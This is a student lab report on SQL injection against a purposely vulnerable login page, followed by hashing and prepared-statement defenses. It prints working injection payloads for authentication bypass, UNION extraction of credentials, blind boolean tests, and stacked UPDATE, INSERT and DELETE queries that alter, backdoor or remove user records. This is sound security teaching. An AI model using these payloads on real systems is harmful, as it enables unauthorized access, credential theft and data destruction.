SQL Injection Attack and Defense - Lab 5

Mayank Mittal (2022101094) Aryaman Mahajan (2022102034) Vansh Motwani (2022111035)

1 Initial Database (lab5)





Figure 1: Initial database with plaintext passwords


Description: The database initially stores usernames and passwords in plaintext. This makes it highly vulnerable since attackers can directly read sensitive credentials if extracted.

2 Authentication Bypass Attack

2.1 Case 1: Using admin'–



(a) Injection Input



(b) Login Success


Injected Input: `admin'--`

Query Formed:


```
SELECT * FROM users WHERE username='admin'-- ' AND password=''
```

Explanation: The single quote closes the username string, and the `--` comments out the password condition. Thus, the query only checks for username = admin, bypassing password verification.

2.2 Case 2: Using OR condition



(a) Injection Input



(b) Login Success


Injected Input: `' OR '1'='1' --`

Query Formed:


```
SELECT * FROM users WHERE username='' OR '1'='1' -- ' AND password=''
```

Explanation: The condition `'1'='1'` is always true. Hence, the query returns all rows, allowing login without valid credentials.

3 Union-Based Injection



(a) Injection



(b) Data Extracted

Injected Input:

```
' UNION SELECT username, password FROM users--
```

Query Formed:

```
SELECT * FROM users WHERE username=''
UNION SELECT username, password FROM users--
```

Explanation: The UNION operator appends results of another query. This allows the attacker to extract all usernames and passwords from the database.

4 Blind SQL Injection

4.1 True Condition




Figure 5: True Condition (Login Success)

Injected Input:

`admin' AND 1=1--`

Query:

`SELECT * FROM users WHERE username='admin' AND 1=1`

4.2 False Condition




Figure 6: False Condition (Login Failed)

Injected Input:

`admin' AND 1=2--`

Query:

`SELECT * FROM users WHERE username='admin' AND 1=2`

Explanation: Blind SQL injection relies on observing application behavior. If the condition is true → login succeeds, else → login fails. Using functions like `SUBSTRING()`, attackers can extract passwords character by character.

5 Database Modification Attack

5.1 (A) UPDATE Attack

5.1.1 Before Attack




Figure 7: Database Before UPDATE

5.1.2 Attack Execution




Figure 8: Injected UPDATE Payload

Injected Input:

```
admin'; UPDATE users SET password='hacked' WHERE username='admin'--
```

Query Formed:

```
SELECT * FROM users WHERE username='admin';
UPDATE users SET password='hacked' WHERE username='admin'--
```

5.1.3 After Attack




Figure 9: Attack Successful




Figure 10: Database After UPDATE

Explanation: The injected semicolon terminates the original query and executes a new UPDATE query, modifying the admin password directly in the database.

5.2 (B) INSERT Attack

5.2.1 Before Attack




Figure 11: Database Before INSERT

5.2.2 Attack Execution




Figure 12: Injected INSERT Payload




Figure 13: Attack Successful

Injected Input:

```
admin'; INSERT INTO users (username, password) VALUES ('attacker','1234')--
```

Query Formed:

```
SELECT * FROM users WHERE username='admin';
INSERT INTO users (username, password) VALUES ('attacker','1234')--
```

5.2.3 After Attack




Figure 14: Database After INSERT

Explanation: The attacker injects an INSERT query to create a new user in the database. This demonstrates that SQL injection can be used to add unauthorized accounts, leading to persistent backdoor access.

—

5.3 (C) DELETE Attack

5.3.1 Before Attack




Figure 15: Database Before DELETE

5.3.2 Attack Execution




Figure 16: Injected DELETE Payload




Figure 17: Attack Successful

Injected Input:

```
admin'; DELETE FROM users WHERE username='user1' AND password='pass1'--
```

Query Formed:

```
SELECT * FROM users WHERE username='admin';
DELETE FROM users WHERE username='user1' AND password='pass1'--
```

5.3.3 After Attack




Figure 18: Database After DELETE

Explanation: The injected DELETE query removes a specific user from the database. This highlights that SQL injection can lead to data loss and integrity issues by deleting critical records.

—

6 Hashed Database (lab5_hashed)




Figure 19: Hashed Password Storage

Explanation: Passwords are stored using hashing:

```
password_hash(password, PASSWORD_DEFAULT)
```

Verification is done using:

```
password_verify(input_password, stored_hash)
```

Even if the database is leaked, original passwords cannot be retrieved from hashes.

7 Secure Application Testing




Figure 20: Injection Attempt




Figure 21: Attack Failed

Explanation:

The secure application prevents all SQL injection attacks due to:

- **Prepared Statements:** Input is treated as data, not SQL
- **Input Validation:** Only alphanumeric characters allowed
- **Special Character Filtering:** Blocks `'`, `--`, , `/* */`
- **Hashing:** Passwords are not stored in plaintext

Thus, all malicious inputs fail and no unauthorized access is granted.

8 Conclusion

SQL Injection allows attackers to bypass authentication, extract sensitive data, and modify databases. However, using prepared statements, input validation, and password hashing effectively prevents all such attacks.